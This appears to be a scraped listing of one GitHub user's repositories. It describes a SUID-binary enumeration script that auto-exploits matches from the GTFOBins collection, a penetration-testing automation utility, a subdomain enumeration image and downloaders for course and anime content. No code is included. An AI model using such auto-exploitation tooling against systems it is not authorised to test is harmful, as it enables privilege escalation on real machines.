
A standalone python script which utilizes python's built-in modules to enumerate SUID binaries, separate default binaries from custom binaries, cross-match those with bins in GTFO Bin's repository & auto-exploit those, all with colors! ( ͡~ ͜ʖ ͡°)
A cross-platform python based utility for information gathering and penetration testing automation!
A docker image which will enumerate, sort, unique and resolve the results of various subdomains enumeration tools.

Download INE courses including labs, exercises, quizzes, slides, and, videos!
Python3 script to download subbed animes from 4anime.to, gogoanime.ai, and gogoanime.be (the sites with best quality i.e. 1080p)
This page is also available as structured data, with the same sources and dates.
/api/v1/resources/gh/Anon-Exploiter/code-snippetsTake My Repo has not tested this on your machine. Requirements come from the project's own documentation.


